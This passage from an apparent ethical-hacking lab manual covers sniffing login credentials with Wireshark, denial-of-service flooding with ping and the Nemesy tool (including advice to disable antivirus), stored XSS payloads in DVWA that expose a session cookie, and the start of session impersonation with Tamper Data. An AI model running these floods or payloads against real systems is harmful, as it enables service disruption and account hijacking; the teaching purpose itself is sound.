 - Frame 12252: 408 bytes on wire (3264 bits), 408 bytes captured (3264 bits) on interface 0
 - Frame 12264: 418 bytes on wire (3344 bits), 418 bytes captured (3344 bits) on interface 0
 - Frame 12285: 1359 bytes on wire (10872 bits), 1359 bytes captured (10872 bits) on interface 0
 - Frame 12292: 417 bytes on wire (3344 bits), 417 bytes captured (3344 bits) on interface 0
 - Frame 12295: 409 bytes on wire (3272 bits), 409 bytes captured (3272 bits) on interface 0
 - Frame 12296: 404 bytes on wire (3232 bits), 404 bytes captured (3232 bits) on interface 0
 - Frame 12297: 401 bytes on wire (3136 bits), 401 bytes captured (3136 bits) on interface 0
 - Frame 12298: 404 bytes on wire (3232 bits), 404 bytes captured (3232 bits) on interface 0
 - Frame 12311: 885 bytes on wire (7080 bits), 885 bytes captured (7080 bits) on interface 0
 - Frame 12313: 466 bytes on wire (3728 bits), 466 bytes captured (3728 bits) on interface 0
- Details View:** Shows the detailed structure of the first packet (Frame 6933), including layers like Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol.

Step 5: Search for POST method, expand HTML form URL encoded, will get username and password of the site.

No.	Time	Source	Destination	Protocol	Length	Info
12438	143.571390	192.168.0.198	54.82.22.214	HTTP	489	GET /resources/font/fontawesome-webfont.woff?v=3.0.1 HTTP/1.1
12600	143.913014	54.82.22.214	192.168.0.198	HTTP	317	HTTP/1.1 200 OK (JPEG JFIF image)
12666	143.930177	54.82.22.214	192.168.0.198	HTTP	746	HTTP/1.1 200 OK (JPEG JFIF image)
12728	143.978344	54.82.22.214	192.168.0.198	HTTP	1372	HTTP/1.1 200 OK (application/x-font-woff)
12740	144.159072	54.82.22.214	192.168.0.198	HTTP	169	HTTP/1.1 200 OK (JPEG JFIF image)
12742	144.171869	192.168.0.198	54.82.22.214	HTTP	444	GET /favicon.ico HTTP/1.1
12970	144.373716	54.82.22.214	192.168.0.198	HTTP	1312	HTTP/1.1 404 Not Found (text/html)
16905	215.259774	192.168.0.198	54.82.22.214	HTTP	544	GET /login.html HTTP/1.1
16937	215.666655	54.82.22.214	192.168.0.198	HTTP	511	HTTP/1.1 200 OK (text/html)
22865	287.023748	192.168.0.198	54.82.22.214	HTTP	807	POST /signin.html HTTP/1.1 (application/x-www-form-urlencoded)
22872	287.232534	54.82.22.214	192.168.0.198	HTTP	420	HTTP/1.1 402 Found
22873	287.238933	192.168.0.198	54.82.22.214	HTTP	626	GET /login.html?login_error=true HTTP/1.1
22883	287.639181	54.82.22.214	192.168.0.198	HTTP	646	HTTP/1.1 200 OK (text/html)

Accept-Encoding: gzip, deflate\r\nAccept-Language: en-US,en;q=0.9\r\n\r\n[Full request URL: http://zero.webappsecurity.com/signin.html]\n[HTTP request 1/2]\n[Response in frame: 22872]\n[Next request in frame: 22873]\nFile Data: 115 bytes


✓ HTML Form URL Encoded: application/x-www-form-urlencoded

- > Form item: "user_login" = "ABC"
- > Form item: "user_password" = "123"
- > Form item: "user_remember_me" = "on"
- > Form item: "submit" = "Sign in"
- > Form item: "user_token" = "3eb6f2c5-6850-48f7-be94-7127962bfc2e"

```
0030 02 05 11 a2 00 00 50 4f 53 54 20 2f 73 69 67 6e .....PO SI /sign
0040 69 6e 2e 68 74 6d 6c 20 48 54 54 50 2f 31 2e 31 in.html HTTP/1.1
0050 0d 0a 48 6f 73 74 3a 20 7a 65 72 6f 2e 77 65 62 ..Host: zero.web
0060 61 70 70 73 65 63 75 72 69 74 79 2e 63 6f 6d 0d appsecur ity.com
0070 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 Connect ion: kee
```

DoS attack using command prompt

Step 1: Open the command prompt on the target computer. Enter the command ipconfig. Note down it.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\DAEMON>ipconfig


Windows IP Configuration

Mobile Broadband adapter Mobile Broadband Connection 3:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.128.131.108
Subnet Mask . . . . . : 255.255.255.248
Default Gateway . . . . . : 10.128.131.105
```

Step 2: Switch to the computer that you want to use for the attack and open command prompt. We will ping our victim computer with infinite data packets of 65500. Enter the following command.

Command: ping 10.128.131.108 -t -l 65500



```
Administrator: C:\Windows\system32\cmd.exe - ping 10.128.131.108 -t -l 65500


Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
```

In order for the attack to be more effective, you should attack the target computer with pings from more than one computer.

Dos attack using Nemesy :

Step 1: Turn off antivirus, Securities and Firewall.


Step 2: Download Nemesy from <http://packetstormsecurity.com/files/25599/nemesy13.zip.html>, Unzip it and run the program Nemesy.exe. You will get the following interface



Step 3: Enter the target IP address

- **0 as the number of packets means infinity.** You can set it to the desired number if you do not want to send, infinity data packets.
- The **size field specifies the data bytes to be sent** and the delay **specifies the time interval** in milliseconds.


Step 4: Click on send button. .



The title bar will show you the number of packets sent. Click on halt button to stop the program from sending data packets. You can monitor the task manager of the target computer to see the network activities.

To check effects of the attack on the target computer, you can open the task manager on target computer and view the network activities.


- Search task manager in search bar
- Click on performance tab
- Click on Open resource monitor, available down of the page.
- You will get results similar to the following.



Practical No. 06

Aim: Persistent Cross-Site Scripting Attack.

Step 1: Open XAMPP Server.




Step 02: Start modules apache and mysql. if error is given then go to

config(apache)—>select apache(httpd.conf)—>change Listen and localhost as 8080—>save the file.

Then select apache (httpd-ssl.conf)—>change Listen as 4430—>save the file -> start the module.

Step 3: Go to site localhost:8080/DVWA/login.php and enter username: admin and password: password.




Step 4: go to home page.

The screenshot shows a Microsoft Edge browser window with the DVWA application running at `localhost:8080/DVWA`. The title bar has four tabs: "Vulnerability: Stored Cross Site", "Vulnerability: SQL Injection :: D", "Vulnerability: Stored Cross Site", and "Welcome:: Damn Vulnerable X". The main content area displays the DVWA logo and the heading "Welcome to Damn Vulnerable Web Application!". A sidebar on the left contains a navigation menu with various modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The "Home" module is currently selected. The main content area also includes sections for General Instructions, a warning about not uploading to public servers, and a "WARNING!" section. The status bar at the bottom shows the date and time as 2/4/2019 1:43 PM.

Step 5: Click on xss(stored).


The screenshot shows the same Microsoft Edge browser window, but now the URL in the address bar is `localhost:8080/DVWA/vulnerabilities/xss_s/`, indicating the user has selected the "XSS (Stored)" module from the navigation menu. The main content area displays the heading "Vulnerability: Stored Cross Site Scripting (XSS)". Below it is a form with two input fields: "Name *" and "Message *". At the bottom of the form are two buttons: "Sign Guestbook" and "Clear Guestbook". The sidebar on the left remains the same as in the previous screenshot. The status bar at the bottom shows the date and time as 2/4/2019 1:44 PM.

Step 6: Give name: test 1 and message:<script>alert("this is xss file")</script> and click on sign guestbook.



A screenshot of a Microsoft Windows desktop showing a web browser window for DVWA. The title bar says 'Vulnerability: Stored Cross Site'. The address bar shows 'localhost:8080/DVWA/vulnerabilities/xss_s/'. The main content area displays a 'Vulnerability: Stored Cross Site Scripting (XSS)' page. On the left is a sidebar with various exploit categories. In the center, there's a form with 'Name *' and 'Message *' fields. A modal dialog box is open, showing the message 'this is xss file' and an 'OK' button. Below the form, another input field shows 'Name: test1' and 'Message:'. The taskbar at the bottom has icons for File Explorer, Task View, Settings, and other applications. The system tray shows the date and time as 2/4/2019 1:46 PM.

05. Give name:test 2 and message:<script>alert(document.cookie)</script> and click on sign guestbook.




A screenshot of a Microsoft Windows desktop showing a web browser window for DVWA. The title bar says 'Vulnerability: Stored Cross Site'. The address bar shows 'localhost:8080/DVWA/vulnerabilities/xss_s/'. The main content area displays a 'Vulnerability: Stored Cross Site Scripting (XSS)' page. On the left is a sidebar with various exploit categories. In the center, there's a form with 'Name *' and 'Message *' fields. A modal dialog box is open, showing the message 'security=low; PHPSESSID=s74jq3jd226ufe030t0jobj' and a checkbox labeled 'Prevent this page from creating additional dialogs'. Below the form, two input fields show 'Name: test1' and 'Message:' and 'Name: test2' and 'Message:'. The taskbar at the bottom has icons for File Explorer, Task View, Settings, and other applications. The system tray shows the date and time as 2/4/2019 1:48 PM.


Practical No. 07

Aim: Session impersonation using Firefox and Tamper Data add-on.

Step 1: open firefox and click on add-on



2. then click on extensions. and search tempering data.



3.Click on add to firefox.

The screenshot shows the Firefox Add-ons page for the 'Tamper Data for FF Quantum' extension. The extension is listed under the 'Extensions' category. It has a rating of 3.7 Stars based on 17 reviews. The developer is Pamblam. The extension has 6,066 users. A description box lists features: Monitor live requests, Edit headers on live requests, Cancel live requests, and Redirect live requests. A large blue cloud icon with an upward arrow is displayed. A button labeled '+ Add to Firefox' is visible. Below the extension listing, there are sections for 'Rate your experience' and 'About this extension'. The browser's address bar shows the URL: <https://addons.mozilla.org/en-US/firefox/addon/tamper-data-for-ff-quantum/>. The system tray at the bottom right shows the date and time as 3/25/2019 10:10 AM.

